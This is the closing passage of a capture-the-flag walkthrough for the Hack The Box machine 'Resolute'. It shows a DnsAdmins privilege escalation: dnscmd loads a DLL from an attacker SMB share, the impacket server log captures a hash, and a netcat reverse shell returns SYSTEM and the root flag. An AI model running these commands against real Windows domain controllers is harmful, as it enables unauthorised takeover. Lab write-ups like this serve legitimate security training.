
```
PS C:\Windows\System32\spool\drivers\color> dnscmd resolute /config /serverlevelplugindll \\10.10.14.18\MyShare\shell.dll
dnscmd resolute /config /serverlevelplugindll \\10.10.14.18\MyShare\shell.dll

Registry property serverlevelplugindll successfully reset.
Command completed successfully.

PS C:\Windows\System32\spool\drivers\color> Get-ItemProperty HKLM:\SYSTEM\CurrentControlSet\Services\DNS\Parameters\ -Name ServerLevelPluginDll
Get-ItemProperty HKLM:\SYSTEM\CurrentControlSet\Services\DNS\Parameters\ -Name ServerLevelPluginDll


ServerLevelPluginDll : \\10.10.14.18\MyShare\shell.dll
PSPath               : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\DNS\Par
                       ameters\
PSParentPath         : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\DNS
PSChildName          : Parameters
PSDrive              : HKLM
PSProvider           : Microsoft.PowerShell.Core\Registry
```

We can check our SMB Server to ensure we got a hit



```
root@kali:~/HTB/Boxes/Resolute# python /opt/ActiveDirectory/impacket/examples/smbserver.py -smb2support MyShare /root/HTB/Boxes/Resolute
Impacket v0.9.18-dev - Copyright 2018 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.10.169,64662)
[*] AUTHENTICATE_MESSAGE (MEGABANK\RESOLUTE$,RESOLUTE)
[*] User RESOLUTE$\RESOLUTE authenticated successfully
[*] RESOLUTE$::MEGABANK:4141414141414141:1488c7a403df91bc4d1ca6bb0ce66ce5:0101000000000000804bff6be3aed501838fc88ce7e970e1000000000100100
30010007a0067004b0042007400480059004f0004001000590052005800053006d0055005800057000700080804bff6be3aed50106000400020000000800030003000000000
6c365b8d75830a001000000000000000000000000000000000009002000630069006600730002f00310030002e00310030002e00310034002e0031003800000000000000000
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:MyShare)
[*] Disconnecting Share(1:IPC$)
[*] Disconnecting Share(2:MyShare)
[*] Handle: [Errno 104] Connection reset by peer
[*] Closing down connection (10.10.10.169,64662)
[*] Remaining connections []
```

An that gives us our shell



```
root@kali:~/HTB/Boxes/Resolute# nc -lvnp 8087
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: bind to :::8087: Address already in use. QUITTING.
root@kali:~/HTB/Boxes/Resolute# nc -lvnp 8087
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::8087
Ncat: Listening on 0.0.0.0:8087
Ncat: Connection from 10.10.10.169.
Ncat: Connection from 10.10.10.169:64663.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
e1d94876a506850d0c20edb5405e619c
```

ROOT FLAG: e1d94876a506850d0c20edb5405e619c